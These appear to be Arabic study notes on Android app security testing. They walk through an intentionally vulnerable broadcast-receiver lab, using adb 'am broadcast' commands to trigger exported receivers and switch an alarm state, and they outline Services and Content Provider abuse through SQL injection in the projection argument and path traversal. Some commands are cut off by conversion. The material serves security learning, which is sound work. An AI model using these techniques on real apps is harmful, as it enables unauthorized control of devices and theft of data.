import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.content.IntentFilter;
import android.os.Bundle;
import android.util.Log;
import android.widget.ImageView;
import android.widget.TextView;

public class MainActivity extends AppCompatActivity {

    TextView txtView;
    ImageView imageView;

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        txtView = (TextView) findViewById(R.id.textView);
        imageView = (ImageView) findViewById(R.id.imageView);
    }
}

```

```

        registerReceiver(alarmSystemReceiver, new
IntentFilter("com.apphacking.broadcastreceiver.alarmState"));
    }

private BroadcastReceiver alarmSystemReceiver = new BroadcastReceiver()
{
    @Override
    public void onReceive(Context context, Intent intent) {
        String alarmState = "";

        alarmState = intent.getStringExtra("status"); // {status : arm}

        if(alarmState.equals("arm")) {

            // activate the alarm system
            txtView.setText("armed");
            imageView.setImageResource(R.drawable.lockclosed);
            Log.d("Alarm-State", "Alarm system armed!");

            return;
        } if (alarmState.equals(" ")) {

            // deactivate the alarm system
            txtView.setText("disarmed");
            imageView.setImageResource(R.drawable.lockopen);
            Log.d("Alarm-State", "Alarm system disarmed!");

            return;
        } else {

            // status is unknown
            Log.d("Alarm-State", "Status Unknown!");

            return;
        }
    }
};

}

```

هذا اه علشان "Disarmed" هو معمول "=status"

4:24



Disarmed

2- analysis code SavaData.java

هنا اه هو اول لما بيرسل broadcast بيسجل في logcat النص اللي هو طبعه ده

```

package com.apphacking.broadcastreceiver;

import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;

public class SaveData extends BroadcastReceiver {

    @Override
    public void onReceive(Context context, Intent intent) {

        // Battery is running low!
        System.out.println("#####");
        System.out.println("          Save Data !          ");
        System.out.println("#####");
    }
}

```

3-analysis ResetSystem.java

هنا اول ما بيرسل broadcast ده بيسجل في log النص اللي هو طابعه ده

```

package com.apphacking.broadcastreceiver;

import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;

public class zResetSystem extends BroadcastReceiver {

    @Override
    public void onReceive(Context context, Intent intent) {

        System.out.println("-----");
        System.out.println("          System Reset !          ");
        System.out.println("-----");
    }
}

```

ازاي بقى نستعمل ده اول حاجة هنفتح logcat علشان نشوف اللي logs اللي بيتحصل وهنستخدم broadcast علشان نرسل ياستخدام

1-open logcat

```
adb logcat
```

2- send broadcast for .SaveData

```
adb shell
```

```
am broadcast -n com.apphacking.broadcastreceiver/.SaveData
```

```
Broadcasting: Intent { act=android.intent.action.BATTERY_LOW flg=0x400000 }

Exception occurred while executing 'broadcast':
java.lang.SecurityException: Permission Denial: not allowed to send broadcast android.intent.action.BATTERY_LOW from pid=2362, uid=2000
    at com.android.server.am.ActivityManagerService.broadcastIntentLocked(ActivityManagerService.java:13743)
    at com.android.server.am.ActivityManagerService.broadcastIntentLocked(ActivityManagerService.java:13583)
    at com.android.server.am.ActivityManagerService.broadcastIntentWithFeature(ActivityManagerService.java:14461)
    at com.android.server.am.ActivityManagerShellCommand.runSendBroadcast(ActivityManagerShellCommand.java:810)
    at com.android.server.am.ActivityManagerShellCommand.onCommand(ActivityManagerHandler.java:97)
    at com.android.modules.utils.BasicShellCommandHandler.exec(BasicShellCommandHandler.java:9211)
    at android.os.ShellCommand.exec(ShellCommand.java:38)
    at com.android.server.am.ActivityManagerService.onShellCommand(ActivityManagerService.java:9211)
    at android.os.Binder.shellCommand(Binder.java:1049)
    at android.os.Binder.onTransact(Binder.java:877)
    at android.app.IActivityManager$Stub.onTransact(IActivityManager.java:4731)
    at com.android.server.am.ActivityManagerService.onTransact(ActivityManagerService.java:2628)
    at android.os.Binder.execTransactInternal(Binder.java:1285)
    at android.os.Binder.execTransact(Binder.java:1244)

255\|box86p:/ $ am b
bin/    bugreports
255\|box86p:/ $ am b
bin/    bugreports
255\|box86p:/ $ am b
bin/    bugreports
255\|box86p:/ $ am broadcast -n com.apphacking.broadcastreceiver/.SaveData
Broadcast completed: result=0
<
Broadcasting: Intent { flg=0x400000 cmp=com.apphacking.broadcastreceiver/.SaveData }
Broadcast completed: result=0
vbox86p:/ $
```

```
beforehand. Releasing leaked death recipient: com.android.server.input.InputManagerService$$ExternalSyntheticLambda7
03-17 04:33:05.025 672 682 I BpBinder: onLastStrongRef automatically unlinking death recipients: <uncached descriptor>
03-17 04:33:05.026 672 682 W JavaBinder: BinderProxy is being destroyed but the application did not call unlinkToDeath to unlink all of its death recipients beforehand. Releasing leaked death recipient: com.android.server.input.InputManagerService$$ExternalSyntheticLambda7
03-17 04:33:05.027 672 682 I BpBinder: onLastStrongRef automatically unlinking death recipients: <uncached descriptor>
03-17 04:33:05.893 857 1245 D EGL_emulation: app_time_stats: avg=6.96ms min=4.24ms max=56.12ms count=62
03-17 04:33:06.906 857 1245 D EGL_emulation: app_time_stats: avg=6.10ms min=4.16ms max=10.92ms count=61
03-17 04:33:07.909 857 1245 D EGL_emulation: app_time_stats: avg=6.58ms min=4.25ms max=11.68ms count=60
03-17 04:33:08.924 857 1245 D EGL_emulation: app_time_stats: avg=7.30ms min=4.58ms max=12.97ms count=61
03-17 04:33:09.929 857 1245 D EGL_emulation: app_time_stats: avg=10.62ms min=9.28ms max=12.52ms count=60
03-17 04:33:10.930 857 1245 D EGL_emulation: app_time_stats: avg=10.10ms min=8.45ms max=14.08ms count=60
03-17 04:33:11.368 672 848 D CoreBackPreview: Window{3d9df45 u0 ClipboardOverlay}: Setting back callback null
03-17 04:33:11.385 672 848 W InputManager-JNI: Input channel object '3d9df45 ClipboardOverlay (client)' was disposed without first being removed with the input manager!
03-17 04:33:11.388 672 848 W InputManager-JNI: Input channel object '[Gesture Monitor] clipboard overlay (client)' was disposed without first being removed with the input manager!
03-17 04:33:26.698 672 700 D OomAdjuster: Not killing cached processes
03-17 04:33:26.699 2218 2218 I System.out: #####
03-17 04:33:26.699 2218 2218 I System.out: Save Data !
03-17 04:33:26.699 2218 2218 I System.out: #####
633 AM
3/17/2025
```

3- send broadcast for .ResetSystem

```
am broadcast -n com.apphacking.broadcastreceiver/.ResetSystem
```

```
d.intent.action.BATTERY_LOW from pid=2362, uid=2000
    at com.android.server.am.ActivityManagerService.broadcastIntentLocked(ActivityManagerService.java:13743)
    at com.android.server.am.ActivityManagerService.broadcastIntentLocked(ActivityManagerService.java:13583)
    at com.android.server.am.ActivityManagerService.broadcastIntentWithFeature(ActivityManagerService.java:14461)
    at com.android.server.am.ActivityManagerShellCommand.runSendBroadcast(ActivityManagerShellCommand.java:810)
    at com.android.server.am.ActivityManagerShellCommand.onCommand(ActivityManagerHandler.java:97)
    at com.android.modules.utils.BasicShellCommandHandler.exec(BasicShellCommandHandler.java:9211)
    at android.os.ShellCommand.exec(ShellCommand.java:38)
    at com.android.server.am.ActivityManagerService.onShellCommand(ActivityManagerService.java:9211)
    at android.os.Binder.shellCommand(Binder.java:1049)
    at android.os.Binder.onTransact(Binder.java:877)
    at android.app.IActivityManager$Stub.onTransact(IActivityManager.java:4731)
    at com.android.server.am.ActivityManagerService.onTransact(ActivityManagerService.java:2628)
    at android.os.Binder.execTransactInternal(Binder.java:1285)
    at android.os.Binder.execTransact(Binder.java:1244)

255\|box86p:/ $ am b
bin/    bugreports
255\|box86p:/ $ am b
bin/    bugreports
255\|box86p:/ $ am b
bin/    bugreports
255\|box86p:/ $ am broadcast -n com.apphacking.broadcastreceiver/.SaveData
Broadcast completed: result=0
<
Broadcasting: Intent { flg=0x400000 cmp=com.apphacking.broadcastreceiver/.SaveData }
Broadcast completed: result=0
<
Broadcasting: Intent { flg=0x400000 cmp=com.apphacking.broadcastreceiver/.SaveData }
Broadcast completed: result=0
<
Broadcasting: Intent { flg=0x400000 cmp=com.apphacking.broadcastreceiver/.ResetSystem }
Broadcast completed: result=0
<
Broadcasting: Intent { flg=0x400000 cmp=com.apphacking.broadcastreceiver/.ResetSystem }
Broadcast completed: result=0
vbox86p:/ $
```

```
region of size 14749696
03-17 04:34:02.704 857 1245 W Parcel : Expecting binder but got null!
03-17 04:34:02.749 390 390 E android.hardware.graphicsallocator@2.0-service : open_verbose_path:50: Could not open '/dev/goldfish_pipe': No such file or directory
03-17 04:34:02.774 857 1245 D EGL_emulation: app_time_stats: avg=9.48ms min=4.76ms max=68.80ms count=61
03-17 04:34:04.776 857 1245 D EGL_emulation: app_time_stats: avg=6.60ms min=4.39ms max=14.07ms count=60
03-17 04:34:05.792 857 1245 D EGL_emulation: app_time_stats: avg=5.67ms min=4.09ms max=7.79ms count=61
03-17 04:34:06.794 857 1245 D EGL_emulation: app_time_stats: avg=8.22ms min=4.74ms max=14.24ms count=60
03-17 04:34:07.808 857 1245 D EGL_emulation: app_time_stats: avg=6.55ms min=3.90ms max=9.20ms count=61
03-17 04:34:08.811 857 1245 D EGL_emulation: app_time_stats: avg=7.67ms min=5.27ms max=12.06ms count=60
03-17 04:34:09.168 672 685 D CoreBackPreview: Window{4cc56b4 u0 ClipboardOverlay}: Setting back callback null
03-17 04:34:09.185 672 685 W InputManager-JNI: Input channel object '4cc56b4 ClipboardOverlay (client)' was disposed without first being removed with the input manager!
03-17 04:34:09.187 672 685 W InputManager-JNI: Input channel object '[Gesture Monitor] clipboard overlay (client)' was disposed without first being removed with the input manager!
03-17 04:34:19.297 672 700 D OomAdjuster: Not killing cached processes
03-17 04:34:19.297 2218 2218 I System.out: -----
03-17 04:34:19.297 2218 2218 I System.out: System Reset!
03-17 04:34:19.297 2218 2218 I System.out: -----
634 AM
3/17/2025
```

و دي options اللي ممكن نستخدمها و هما ممكن ترسل لـ user_id معين لو حددت user_id ولكن علشان انا محددت هو هيرسل للكل

```
broadcast [--user <USER_ID> | all | current]
[ --receiver-permission <PERMISSION>]
[ --allow-background-activity-starts]
[ --async ] <INTENT>
```

4-change status to arm

before :

4:24




Disarmed

do this :

```
am broadcast -n com.apphacking.broadcastreceiver/.ResetSystem --es "stata
```

```
com.apphacking.broadcastreceiver.alarmState --es "status" "arm"
```



Services

هو عنصر يستخدم لتعريف الخدمات داخل تطبيق أندرويد في **AndroidManifest.xml**.

الخدمات (Services) هي مكونات تعمل في الخلفية (Background) لتنفيذ العمليات الطويلة أو المستمرة، مثل تشغيل الموسيقى، مزامنة البيانات، أو التعامل مع الإشعارات.

تركيب **AndroidManifest.xml** في **Service**

مثال بسيط:

```
<service
    android:name=".MyService"
    android:enabled="true"
    android:exported="false">
</service>
```

شرح الخصائص الرئيسية:

1. **android:name**

اسم الفئة التي تحتوي على الكود الخاص بالخدمة.

- إذا (. مثلاً) أو الالكتفاء بالاسم الجزئي (. MyService) يمكن تحديد الاسم الكامل (. com.example.app.MyService).
- كانت الفئة داخل التطبيق نفسه.

2. `android:enabled`

- `true` الخدمة مفعّلة ويمكن استدعاؤها: (الافتراضي)
- `false` الخدمة غير مفعّلة، ولا يمكن للتطبيق تشغيلها.

3. `android:exported`

- `true` يمكن للتطبيقات الأخرى استدعاء هذه الخدمة (إذا كانت تتطابق مع تصاريح محددة).
- `false` الخدمة متاحة فقط للتطبيق نفسه: (افتراضي إذا لم يكن هناك Intent Filter).

4. `android:permission`

- تُستخدم لتحديد الصلاحيات التي يجب أن يمتلكها تطبيق آخر لاستدعاء هذه الخدمة.
- مثال:

```
<service
    android:name=".MyService"
    android:permission="com.example.myapp.MY_PERMISSION">
</service>
```

`intent-filter`

- يُستخدم لتحديد الأحداث أو الرسائل التي يمكن أن تؤدي إلى تشغيل الخدمة.
- مثال:

```
<service
    android:name=".MyService"
    android:enabled="true"
    android:exported="true">
    <intent-filter>
        <action android:name="com.example.START_MY_SERVICE"/>
    </intent-filter>
</service>
```

أنواع الخدمات:

1. `Foreground Service`

- تعمل بشكل دائم في الخلفية وتعرض إشعاراً للمستخدم.
- مثال: تطبيقات تشغيل الموسيقى.

2. `Background Service`

- تعمل لفترة محدودة في الخلفية.
- تحتاج إلى استخدام `JobScheduler` أو `WorkManager` لتجنب القبود.

3. `Bound Service`

- تربط تطبيقاً بخدمة للسماح بالتواصل بينهما
- تستخدم عندما يحتاج التطبيق إلى بيانات مستمرة من الخدمة

مثال عملي على خدمة تقوم بتسجيل رسالة في **Logcat**

ملف **AndroidManifest.xml**

```
<service
    android:name=".MyLoggingService"
    android:enabled="true"
    android:exported="false">
</service>
```

ال코드 في **MyLoggingService.java**

```
package com.example.app;

import android.app.Service;
import android.content.Intent;
import android.os.IBinder;
import android.util.Log;

public class MyLoggingService extends Service {

    private static final String TAG = "MyLoggingService";

    @Override
    public void onCreate() {
        super.onCreate();
        Log.d(TAG, "Service created");
    }

    @Override
    public int onStartCommand(Intent intent, int flags, int startId) {
        Log.d(TAG, "Service started");
        return START_STICKY;
    }

    @Override
    public void onDestroy() {
        super.onDestroy();
        Log.d(TAG, "Service destroyed");
    }

    @Override
```

```

public IBinder onBind(Intent intent) {
    return null; // Not used for unbound services
}

```

Content Provider


يمكن استغلاله **Content Provider** يستخدم لمشاركة الملفات مثل جهات الاتصال، الصور، الفيديوهات، وأيضاً للوصول إلى **Database**. إذا كان معدلاً ليكون **exported = "true"**.

ملاحظات هامة:

- **Content Provider** لا يحتوي على `<intent-filter>`.
- يمكن استغلاله "exported = "true"" عند تعديل.

صيغة الـ **URI** الافتراضية:

```
content://authority_name/table/column
```



"**exported = "true"** الاستغلال عند


1. يمكن محاولة استغلاله في **SQL Injection** أو **Path Traversal**.

إذا لم يكن **exported = "true"**

- للوصول إلى البيانات **Content Resolver** في هذه الحالة، يتم استخدام **Content Resolver** يوفر وظائف مثل:
 - `query()`
 - `update()`

- `delete()`
- `insert()`
- `read()`

ويقوم بإرجاع البيانات عبر **Cursor**.



الوصول إلى ملفات التطبيق يدوياً

إذا كنت تستخدم **ADB Shell**, يمكنك تصفح ملفات أي تطبيق عبر المسار التالي:

```
/data/data/package_name/files
```

شكل الفانكشن الأساسي


```
public Cursor query(
    Uri uri,
    String[] projection,
    String selection,
    String[] selectionArgs,
    String sortOrder
)
```

تفسير المعاملات:

- **uri**: المسار (URI) الخاص بـ Content Provider.
- **projection**: الأعمدة المراد تحديدها.
- **selection**: الشرط (WHERE).
- **selectionArgs**: القيم الخاصة بالشرط.
- **sortOrder**: ترتيب البيانات (ORDER BY).

يعلم الاستعلام كالتالي:


```
SELECT projection FROM table WHERE selection = selector ORDER BY sortOrder;
```



استغلاله في SQL Injection

- في معامل **SQL** إذا كان التطبيق لا يعالج المدخلات جيداً، يمكن محاولة حقن **projection**.
- مثال:


```
SELECT * FROM table_name--
```



استغلاله في Path Traversal

- يمكن محاولة استغلاله للوصول إلى ملفات غير مصرح بها، إذا تم العثور على كود يفتح ملفات عبر **Content Provider**.
- مثال:

```
